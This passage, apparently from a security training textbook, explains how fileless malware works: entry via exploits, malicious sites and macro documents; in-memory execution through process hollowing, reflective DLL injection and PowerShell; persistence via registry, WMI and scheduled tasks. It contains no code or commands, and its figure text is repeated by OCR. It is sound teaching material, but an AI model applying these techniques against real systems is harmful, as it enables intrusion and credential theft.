
  Exploits can be either file-based or network-based. File-based malware exploits the system executables, Flash, Java, documents, etc., to run a shellcode that injects a malicious payload into the memory. This type of malware uses files to make an initial entry into the target machine. Network-based malware exploits vulnerabilities in network communication protocols such as SMB to deliver malicious payloads.

- **Hardware**

  Device-based malware infects the firmware residing on network cards and hard disks to deliver the malicious payload. CPU-based malware exploits firmware used for management operations to execute malicious code within the CPU. USB-based malware rewrites the USB firmware with malicious code that directly interacts with the operating system and installs malicious payload on the target machine. Similarly, fileless malware can also exploit BIOS-based firmware or perform hypervisor-based attacks that exploit virtual machines.

- **Execution and Injection**

  This type of malware can be file-based, macro-based, script-based, or disk-based. File-based malware exploits executables, DLLS, LNK, files, etc., to inject a malicious payload into the process memory or other legitimate running processes. Using macro-based malware, attackers trick victims into clicking malicious links that execute macros automatically to inject a malicious payload into the process memory. Attackers implement script-based malware if they gain an initial footprint on the target system. The attacker injects malicious payload by running a malicious script on the command prompt. Disk-based malware rewrites the boot record with malicious code, which, when executed, gains access and installs the malicious payload.



How does Fileless Malware Work?

Point of Entry
- Memory Exploits
- Malicious Website
- Phishing Mail
- Malicious Document

Code Execution
- Code Injection
  Ex: Process hollowing, reflective DDL injection
- Malicious code running directly in the memory
- Script-Based
  Using legitimate tools to load scripts: PowerShell, CScript, VBscript

Persistence
- Registry
- Windows Management Instrumentation
- Scheduled Task

Achieving Objectives
- Reconnaissance
- Credential Harvesting
- Data Exfiltration
- Cyber Espionage

The persistence of fileless malware depends on the goal of the attacker. Without persistence, the malicious code would be erased from memory on system reboot.

How does Fileless Malware Work?

A fileless malware attack generally consists of several stages, as shown in the figure below:



Point of Entry
Memory Exploits
Malicious Website
Phishing Mail
Malicious Document
Code Execution
Code Injection
Ex: Process hollowing, reflective DDL injection
Malicious code running directly in the memory
Script-Based
Using legitimate tools to load scripts: PowerShell, CScript, VBscript
Persistence
Registry
Windows Management Instrumentation
Scheduled Task
Achieving Objectives
Reconnaissance
Credential Harvesting
Data Exfiltration
Cyber Espionage
The persistence of fileless malware depends on the goal of the attacker. Without persistence, the malicious code would be erased from memory on system reboot.

Figure 7.60: Phases of a fileless malware attack

- **Point of Entry**
  - **Memory Exploits**: Fileless malware uses a variety of techniques to inject and execute itself in the process memory of a legitimate system process. It exploits the memory and privileges of whitelisted system tools such as Windows Management Instrumentation (WMI), PowerShell, Command.exe, PsExec, etc.

  - **Malicious Website**: Fileless threats may also arrive from exploit-hosting websites that appear to be legitimate business pages. When the user visits the page, the exploit kit starts scanning for vulnerabilities, such as any outdated Flash or Java plugins. If successful, it invokes Windows native tools such as PowerShell to download and execute the payload directly in the memory without writing any files to the disk.

    Fileless malware can also exploit script-based programs such as PowerShell, Macros, JavaScript, and VBScript. The initial script might be used for code injection or to connect to other malicious sites to download more binaries/scripts to deliver the actual payload.

  - **Phishing Email/Malicious Documents**: Attackers can also embed malicious macros in the form of VBScript or JavaScript in a Microsoft Office document (Word, PowerPoint, Excel) or PDF, and further use social engineering techniques to get users to run the macros on their systems. Here, the attack initiates with a document or file but transforms into a fileless threat when the malicious script is executed from memory using whitelisted tools such as PowerShell.

- **Code Execution**

  - **Code Injection**: Fileless threats can use various code injection techniques such as process hollowing and reflective DLL injection, which directly load the shellcode into the memory without writing any file to the disk.

  - **Script-based Injection**: Fileless malware often comes embedded in a document as an email attachment. Once the document is opened, the malicious script runs in the memory, thus turning into a fileless operation. The script then invokes whitelisted applications, such as PowerShell, mshta.exe, JavaScript, WScript, and VBscript, to connect to one or more malicious websites to download additional scripts to deliver the actual payload. All these operations occur in memory, which makes it difficult for traditional anti-malware solutions to detect them.

- **Persistence**

  In general, fileless malware is not persistent in nature. As it is memory-based, restarting the system would remove the malicious code from memory and stop the infection. However, depending on the goal of the attacker, malicious scripts can be stored in various Windows built-in tools and utilities such as Windows registry, WMI, and Windows Task Scheduler, and be set to run even after a system reboot.

